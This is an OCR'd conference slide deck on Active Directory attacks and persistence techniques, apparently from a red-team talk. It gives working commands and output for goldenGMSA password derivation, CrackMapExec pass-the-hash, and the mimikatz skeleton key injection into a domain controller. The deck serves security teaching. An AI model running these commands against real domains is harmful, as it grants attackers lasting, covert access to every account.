AD DS Persistence - Burn it...

...Burn it all

(Volker) Volker CARSTEIN

(Shutdown) Charlie BROMBERG

BSECURE

Capgemini

Why this talk?

Contents

- Various techniques
  - GoldenGMSA
  - Skeleton key
  - KRBTGT delegation
  - SID History
  - AdminSDHolder
- DC Shadow gathers them all
- AD CS persistence
  - Stolen CA
  - Rogue CA
  - Evil ACEs
  - Golden Certificates
- Wrapping things up (acks, links, tools, glossary, ...)
- Q & A

slides → shutdown.page.link/INS24

Volker

Name: Volker Carstein

Alias: Volker @volker_carstein

Day job: BSECURE

- Pentester / Red Team Operator (web engagements, internal/Active Directory engagements, phishing campaigns, red team operations, etc.)

Night job(s): speaker, contributor to open-source projects, aspiring TTRPG content creator, synthesizer nerd

Known location(s): 43.296174 N, 5.369953 E

slides → shutdown.page.link/INS24

Shutdown

Name: Charlie Bromberg

Alias: Shutdown @_nwodtuhs

Day job: Capgemini

- 🇫🇷 head of pentest service line (in Audit & Pentest Service Line, leading change for: sales, staffing, delivery, knowledge management, not leading operations...)

Night job(s): speaker, creator (Exegol, The Hacker Recipes, other tools, communities, ...), contributor (Impacket, BloodHound, CME, ...), ex-CTFer, meme expert

Known location(s): 43.4851442 N, 5.3591208 E


Charlie Bromberg (Shutdown)

slides → shutdown.page.link/INS24

AD & Kerberos


Active Directory

- [AD DS] Domain Services
  - Users, groups
  - Devices (workstation, server, ...)
  - Services (emails, apps, files, ...)
  - Mechanisms (auth, rights, policies, ...)
- [AD CS] Certificate Services
  - PKI (Public Key Infrastructure), ...
- [AD FS] Federation Services
- [AD SS] Site Services
- ...



Authentication

- NTLM
  - 3 way handshake (negotiate, challenge, authenticate)
  - Challenge-response scheme
  - Secret key based on password hash (NT or LM)
  - Domain Controller (usually)[1] decides
- Kerberos
  - Based on tickets that expire in time
  - Pre-authentication scheme based on “long term” key
  - “Long term” key based on users’ password
  - Supports certificates (PKINIT) for pre-auth
- Digest, SSP, integrated, …



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
[1] target server decides if it knows the account's password hash

Escalation & lateral movement


- NTLM
  - Capture
  - Relay
  - Pass the hash
- Kerberos
  - Pre-auth bruteforce
  - Pass the key/ticket/cache/certificate
  - Overpass/unPAC the hash
  - Golden/silver tickets
  - ASREQ/ASREP/Kerberoast
  - Delegations, S4U abuse
  - Shadow Credentials
  - sAMAccountName spoofing
  - SPN-jacking


@_nwodtuhs
Know any of those ? Pass-the-hash
= random challenge
DES encryption
MD4
LM hash
NT hash
DES-ECB (+)
DES-ECB (+)
HMAC-MD5 (+)
LM response
NTLM response
NTLMv2 response
Can be relayed or captured
LM auth
NTLM auth
NTLMv2 auth
Common naming errors
NTLM hash
NT or LM hash
Net-NTLM hash
NTLM response
TGS == ticket (1)
ST → ticket
TGS → service
(1) The ST (service ticket) is a Kerberos ticket provided by the TGS (Ticket Granting Service), one of the KDC's (Key Distribution Center) many services.
x x x x x
User password
Know any of those ? Pass-the-key or Overpass-the-hash (for RC4 key)
= timestamp
MD4 (== NT hash)
[Blumenthal96]
PBKDF2
PBKDF2
RC4 key
DES key
AES128 key
AES256 key
RC4 (+)
DES* (+)
AES128* (+)
AES256* (+)
Encr. timestamp
Encr. timestamp
Encr. timestamp
Encr. timestamp
* a salt is needed for DES, AES128 and AE256 which always follows the same rules
www.thehacker.recipes/ad-ds/movement/kerberos
ASREQroast conducted ~here
ASREProast conducted ~here
Kerberos pre-auth
Know any of those ? Pass-the-ticket or Pass-the-cache (for .ccache format)
Kerberoast conducted ~here
TGT (Ticket Granting Ticket)
ST (Service Ticket)
Kerberos auth
protected by
protected by
Used PKINIT for pre-auth ? UnPAC-the-hash
"krbtgt" key
service key
Know this ? Golden ticket Diamond ticket Sapphire ticket
Know this ? Silver Ticket
x509 certificate
KeyCredential
PKINIT
signedAuthPack**
** AuthPack contains the public key and is signed by private key
Have a way to set the KeyCredential ? Shadow Credentials
Know an account's certificate ? Pass-the-Certificate

https://www.thehacker.recipes/ad/movement/ntlm
https://www.thehacker.recipes/ad/movement/kerberos

Underlying concepts

Kerberos tickets



TGT

User Name	bobby
User Realm	DOMAIN.LOCAL
Service Name	**krbtgt/DOMAIN.LOCAL**
Service Realm	DOMAIN.LOCAL
Start Time	01/01/2023 ...
[...]	
Flags	fowardable, proxiable, ...

PAC:
- LoginInfo
  - Logon Script
  - User Account Control
  - Extra SIDs
- ClientName
- [...]

KRBTGT long term key

ST


User Name	bobby
User Realm	DOMAIN.LOCAL
Service Name	**cifs/SERVER.DOMAIN.LOCAL**
Service Realm	DOMAIN.LOCAL
Start Time	01/01/2023 ...
[...]	
Flags	fowardable, proxiable, ...


PAC:
- LoginInfo
  - Logon Script
  - User Account Control
  - Extra SIDs
- ClientName
- [...]


SERVER long term key

Kerberos delegation

- [KUD] Unconstrained
  - Account can delegate **to any service**
  - Delegation set on the account
  - Requires domain admin[1] privileges
- [KCD] Constrained
  - Account can delegate **to a set of services**
  - Delegation set on the account
  - Requires domain admin[1] privileges
  - With or without **protocol transition**
- [RBCD] Resource-Based Constrained
  - **A set of services** can delegate to the account
  - Delegation set on the account
  - Doesn't require ultra high privileges
  - Machine can configure itself for RBCD







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[1] requires `SeEnableDelegationPrivilege` in the domain

PERSISTENCE TECHNIQUES
PERSISTENCE TECHNIQUES EVERYWHERE

Persistence technique (1)

goldenGMSA

goldenGMSA


⌗ [Theory]

gMSA 101

- Group Managed Service Accounts
- a gMSA password is calculated **from SID, KDS root key, Pwd ID**
- KDS keys are **static** (no automatic rotation)
- obtain persistence = **dump** KDS root keys

Retrieve access later on, from low priv

- **dump** (SID, root key ID, Pwd ID) for a gMSA
- **calculate** the gMSA password
- profit


ATTACKER
DC
dump KDS root keys
One eternity later...
dump gMSA's SID, RootKeyGuid, Password ID
calculate password and convert to NT hash
Pass the Hash, authenticate as gMSA

⌗ [Practice]

- GoldenGMSA.exe[1]

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
[1] https://github.com/Semperis/GoldenGMSA

goldenGMSA


> dump info: KDS (privileged) + gMSA (unpriv)



```
PS C:\Windows\Temp> .\GoldenGMSA.exe kdsinfo

Guid:           fd825c51-c39e-0ce8-32dc-18b656335033
Base64 blob:    AQAAAFFcgv2ew+gMMtwYtlYzUDMAAAAAAQAAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXwBDAFQAUgBf
AEgATQBBAEMAHgAAAAAAAAAABAAAADgAAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOYd
tLZmPP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AOAN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n
7ZH55nJbR1jAIuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig7xPG2aUb+kqzrY
NHeWUk2O9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYoVt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDB
mK8SYRbSJ24RcV9pOHf61+8JytsJSukeGhWXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VV
vjpsGwxrR7G8N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgtbtOGTmeYJCjryDHRQ0
j28vkZO1BFrydnFk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg
7Dd/0Cg3DfkrUseJFCjNxn62GEtSPR2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAA
AAAAAQAAAAAAAAAABAAAAAAAAAAFwAAABDAE4APQBEAEMALABPAFUAPQBEAG8AbQBhAGkAbgAgAEMAbwBuAHQAcgBvAGwAbABlAHIA
cwAsAEQAQwA9AGQAbwBtAGEAaQBuACwARABDAD0AbABvAGMAYQBsAFA3/ZLqqdkB4jUowZap2QEAAAAAAAAAAEAAAAAAAAAAADkF7
BEnjXZBwcfcraQknLd1p6vf1vNOZiD7EW3WX2SIbOCWrrl34WNy6g9e3v2tYD303hJu3iIvn6WtuQb1EkA==
----------------------------------------------
```

obtain KDS root key


obtain gMSA info to calculate its pwd



```
PS C:\Windows\Temp> .\GoldenGMSA.exe gmsainfo

sAMAccountName:         gmsa1$
objectSid:                      S-1-5-21-860007575-353356888-892060528-1110
rootKeyGuid:            fd825c51-c39e-0ce8-32dc-18b656335033
msds-ManagedPasswordID: AQAAAEtEU0sCAAAAaQEAABUAAAAMAAAAUVyC/Z7D6Awy3Bi2VjNQMwAAAAAaAAAAGgAAAGQAbwBtA
AAAZABvAG0AYQBpAG4ALgBsAG8AYwBhAGwAAAA=
----------------------------------------------
```

goldenGMSA

> compute password




```
PS C:\Windows\Temp> .\GoldenGMSA.exe compute --kdskey AQAAAFFcgv2ew+gMMtwYtlYzUDMAAAAAAQAAAAAAAAAkAAAAUwBQADgAMA
AXwBDAFQAUgBfAEgATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOY
GVmZjO72CGYN0PJdLO7UQ147AOAN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55nJbR1jAIuCx70J1v3ts
U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig7xPG2aUb+kqzrYNHeWUk2O9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQY
7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ24RcV9pOHf61+8JytsJSukeGhWXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5Oh
GP/9P7UqsC7VVvjpsGwxrR7G8N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgtbtOGTmeYJCjryDHRQ
dnFk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJFCjNxn62
weEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAABAAAAAAAAAAFwAAABDAE4APQBEAEMALABPA
BhAGkAbgAgAEMAbwBuAHQAcgBvAGwAbABlAHIAcwAsAEQAQwA9AGQAbwBtAGEAaQBuACwARABDAD0AbABvAGMAYQBsAFA3/ZLqqdkB4jUowZap2Q
AAAAAAAADkF7BEnjXZBwcfcraQknLd1p6vf1vNOZiD7EW3WX2SIbOCWrrl34WNy6g9e3v2tYD303hJu3iIvn6WtuQb1EkA== --sid S-1-5-21
3356888-892060528-1110 --pwdid AQAAAEtEU0sCAAAAaQEAABUAAAAMAAAAUVyC/Z7D6Awy3Bi2VjNQMwAAAAAaAAAAGgAAAGQAbwBtAGEAa
MAYQBsAAAAZABvAG0AYQBpAG4ALgBsAG8AYwBhAGwAAAA=

Base64 Encoded Password:        AekGyjBJOyWuNQiG9dqEkz2XlX8fW2dpAY9m+Z355cwFsDpejjlzMC3F0T0ji6bI/E6PzlRy22H/4Ffh
mhHI02Md2NYHbGyCrC4S5ZjRcjix5ftNXQv9yyCLyuFFgwedYEn71w8isz8Xh+8AVcBitoukr8qzKww9ausv2V5Z76Jfru3TZXkx14CtrLSPZYUN
FX8xCSK8EzcKl5rtd6AUoORe/MDbewuCXJgFYVu5mHeiDldrdNctbE5yp3RrjJg2a7XHpB7I1dawcxi94j+VNwMt+HXmei2XuLjXcbmo34JFx+Bl
=
```

then convert b64 → MD4
(i.e. NT)

`hashlib.new(“md4”, base64.b64decode(res)`

goldenGMSA

> retrieve gMSA password



```
[Jun 29, 2023 - 13:35:57 (CEST)] exegol-lehack-2023 /workspace # cme smb "192.168.56.101" -u "gmsa1$" -H 'e13
daec217c29f90900cf758177a0775'
SMB         192.168.56.101  445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:domain
.local) (signing:True) (SMBv1:False)
SMB         192.168.56.101  445    DC               [+] domain.local\gmsa1$:e13daec217c29f90900cf758177a0775
```

Persistence technique (2)

Skeleton key


Skeleton key

[Theory]

- master password for any account
- **doesn't overwrite** accounts passwords
- skeleton key & regular password work
- LSASS injection, **tethered** (not reboot resistant)
- targets one or multiple Domain Controllers
- requires Domain Admin[1] privileges
- *("upgradable" with DC Shadow)*

[Practice]


- `mimikatz "privilege::debug" "misc::skeleton"`
- default master password: **mimikatz**


DC
Skeleton key injection
Authenticate user : legit password
Auth ok!
Authenticate user : master password
Auth ok!


---

[1] and `SeDebugPrivilege` on the target domain controller (usually granted to DAs)


Skeleton key



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'
```



```
